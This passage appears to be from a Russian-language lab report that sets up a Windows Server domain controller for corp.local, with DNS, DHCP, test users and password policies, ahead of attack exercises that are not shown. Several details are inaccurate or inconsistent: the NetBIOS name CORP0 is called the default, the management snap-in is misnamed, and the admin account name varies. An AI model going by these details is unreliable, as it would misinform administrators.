DNS-сервер – 192.168.50.10, так как данный сервер сам будет выполнять роль основного DNS-сервера для создаваемого домена. Поле для альтернативного DNS-сервера на этом этапе настройки было оставлено пустым.



3. Установка ролей: AD DS, DNS, DHCP



После выполнения базовой настройки операционной системы и конфигурации статических сетевых параметров, через Диспетчер серверов (Server Manager) был иницирован запуск мастера "Добавление ролей и компонентов" (Add roles and features). В процессе работы мастера были выбраны следующие серверные роли для последующей установки: во-первых, Доменные службы Active Directory (Active Directory Domain Services - AD DS), являющиеся основной ролью для создания и администрирования доменной структуры; во-вторых, роль DNS-сервер (DNS Server), которая необходима для корректного функционирования Active Directory и обеспечения разрешения имен в домене (мастер установки автоматически предлагает добавить эту роль при выборе AD DS); и в-третьих, роль DHCP-сервер (DHCP Server), предназначенная для автоматической выдачи IP-адресов и других сетевых настроек клиентским машинам в корпоративной сети. Все необходимые компоненты и зависимости для выбранных ролей были также отмечены для установки. После подтверждения выбора был запущен процесс инсталляции ролей. По его окончании, для полного применения всех внесенных изменений и инициализации установленных служб, сервер был перезагружен.



4. Настройка Active Directory

После перезагрузки сервера, связанной с завершением установки ролей, в Диспетчере серверов появилось уведомление (обычно в виде желтого восклицательного знака на флажке) о необходимости выполнения дополнительных шагов для конфигурирования Доменных служб Active Directory. Была выбрана опция "Повысить роль этого сервера до уровня контроллера домена" (Promote this server to a domain controller), что запустило соответствующий мастер настройки.

В мастере настройки доменных служб Active Directory были последовательно выполнены следующие шаги: была выбрана опция "Добавить новый лес" (Add a new forest), так как создавался первый контроллер домена в новой доменной структуре. В качестве имени корневого домена было указано corp.local. Уровень режима работы леса и домена был оставлен со значениями по умолчанию, обеспечивающими совместимость с Windows Server 2016 или более новыми версиями. Был задан и подтвержден пароль для Режима восстановления служб каталогов (Directory Services Restore Mode - DSRM), который является критически важным для процедур аварийного восстановления Active Directory. Настройки делегирования DNS были пропущены, поскольку DNS-сервер устанавливается и настраивается на этом же контроллере домена. Было проверено NetBIOS-имя домена, которое по умолчанию формируется из первой части FQDN, в нашем случае оно было установлено как CORP0. Пути к базе данных Active Directory (NTDS.DIT), файлам журнала и системной папке SYSVOL были оставлены без изменений, то есть использовались пути по умолчанию.





После тщательной проверки всех заданных параметров была запущена процедура установки и конфигурирования сервера в качестве контроллера домена. По завершении этого процесса сервер был автоматически перезагружен. После перезагрузки он начал функционировать как первый контроллер домена в новом лесу corp.local.

5. Настройка DNS

После успешного повышения роли сервера до контроллера домена служба DNS-сервера была автоматически сконфигурирована для интеграции и поддержки Active Directory. Для проверки корректности этой автоматической настройки была открыта консоль "DNS-диспетчер" (DNS Manager), доступная через меню "Средства" (Tools) в Диспетчере серверов. В консоли было подтверждено наличие автоматически созданной зоны прямого просмотра (Forward Lookup Zone) с именем corp.local. Данная зона интегрирована с Active Directory, что означает хранение ее записей в базе данных AD и их репликацию вместе с данными каталога, и она содержит все необходимые SRV-записи (записи служб), используемые клиентами и другими серверами для обнаружения контроллеров домена и прочих доменных служб.

Для обеспечения полноценной функциональности DNS, в частности для возможности преобразования IP-адресов в имена хостов (обратное разрешение), была добавлена обратная зона DNS (Reverse Lookup Zone). Эта процедура была выполнена следующим образом: в консоли "DNS-диспетчер", по элементу "Зоны обратного просмотра" (Reverse Lookup Zones) был выполнен щелчок правой кнопкой мыши, после чего была выбрана опция "Создать зону..." (New Zone...). В мастере создания зоны был выбран тип зоны "Основная зона" (Primary zone), и была установлена галочка "Хранить зону в Active Directory" (Store the zone in Active Directory) для обеспечения ее репликации. В качестве области репликации зоны было выбрано "Для всех DNS-серверов, работающих на контроллерах домена в этом домене: corp.local". Тип создаваемой зоны обратного просмотра был указан как "Зона обратного просмотра IPv4". В качестве идентификатора сети был введен префикс нашей корпоративной подсети: 192.168.50. Для настройки динамических обновлений была выбрана опция "Разрешать только безопасные динамические обновления" (Allow only secure dynamic updates), что является рекомендуемой практикой для зон, интегрированных с Active Directory. После завершения создания зоны обратного просмотра, была проверена (и при необходимости создана вручную) соответствующая PTR-запись (указатель) для IP-адреса контроллера домена (192.168.50.10), связывающая этот IP-адрес с его полным доменным именем.




6. Настройка DHCP


После установки роли DHCP-сервера необходимо было завершить его базовую конфигурацию и выполнить авторизацию в Active Directory, что является обязательным шагом для работы DHCP-сервера в доменной среде. Эти действия были инициированы через уведомление в Диспетчере серверов или непосредственно из консоли "DHCP" (доступной через меню "Средства"). В процессе пост-установочной настройки были созданы необходимые группы безопасности (DHCP Administrators и DHCP Users) для делегирования прав управления сервером DHCP, и сам сервер был авторизован в домене

corp.local с использованием учетных данных администратора домена.

Далее, для обеспечения клиентов в корпоративной сети 192.168.50.0/24 IP-адресами и сетевыми параметрами, была создана новая область (scope). В консоли DHCP, по узлу IPv4 сервера был выполнен щелчок правой кнопкой мыши и выбрана опция "Создать область..." (New Scope...). В мастере создания области были заданы следующие параметры: имя области, например, CORP_LAN_Scope; диапазон IP-адресов, предназначенных для динамической выдачи клиентам, был установлен как 192.168.50.100 – 192.168.50.200; маска подсети – 255.255.255.0. Исключаемые из этого диапазона адреса на данном этапе не настраивались. Срок аренды IP-адреса был оставлен со значением по умолчанию, обычно составляющим 8 дней. При настройке параметров DHCP для этой области были указаны: основной шлюз (Router/Default Gateway) – 192.168.50.1 (IP-адрес LAN-интерфейса маршрутизатора pfSense); родительский домен – corp.local; и в качестве DNS-сервера был указан только IP-адрес нашего контроллера домена – 192.168.50.10. Настройка WINS-серверов не производилась.




По завершении создания области она была активирована (через контекстное меню области – "Активировать" (Activate)). Была также дополнительно проверена авторизация DHCP-сервера в Active Directory. В результате этих действий в консоли DHCP графические индикаторы (значки) рядом с именем сервера, узлом IPv4 и созданной областью должны были измениться на зеленые, что свидетельствует об их корректной работе и активности.



7. Создание пользователей и групп в AD

Для управления объектами домена, такими как пользователи и компьютеры, использовалась стандартная оснастка "Пользователи и компьютеры Active Directory" (Active Directory _Users and _Workstations). В целях лучшей организации и последующего применения групповых политик были созданы Организационные Подразделения (OU). Внутри OU Пользователи были созданы тестовые учетные записи пользователей, необходимые для дальнейшей работы и проведения атак. В качестве примера, был создан обычный пользователь JohnSnow и пользователь с административными правами VinDiesel. NetBIOS имя нашего домена было определено как CORP0, поэтому полные имена пользователей для входа в формате NetBIOS выглядят как CORP0\JohnSnow. Для каждой создаваемой учетной записи был задан начальный пароль.


Также в OU Пользователи (или в другом специально созданном OU для групп, если такая структура была выбрана) были созданы группы безопасности. В качестве примера были созданы группа Пользователи_Officе, которая могла бы использоваться для предоставления доступа к общим офисным ресурсам или приложениям, и группа Lab_Admins, предназначенная для объединения учетных записей с административными функциями в рамках лабораторной работы. Созданные пользователи были добавлены в соответствующие группы: например, JohnSnow был включен в группу Пользователи_Officе, а VinDieselADMIN – в группу Lab_Admins, а также, для выполнения административных функций в домене, в стандартную встроенную группу Domain Admins.




8. Настройка групповых политик (GPO)

Централизованное управление конфигурациями безопасности и настройками пользователей и компьютеров в домене осуществлялось с помощью консоли "Управление групповой политикой" (Group Policy Management).


Были отредактированы и применены две политики: политика паролей и политика блокировки учетной записи. Для политики паролей поставлены следующие значения – будет вестись журнал паролей на 24 позиции, минимальная длина пароля 8 знаков, максимальный срок действия 42 дня, включены требования сложности и отключено хранение с обратимым шифрованием. Для политики блокировки учетной записи пользователя были установлены 3 попытки для входа в систему, 10 минут блокировки, 10 минут времени счетчика до сброса блокировки, а также возможность блокировки учетной записи администратора.





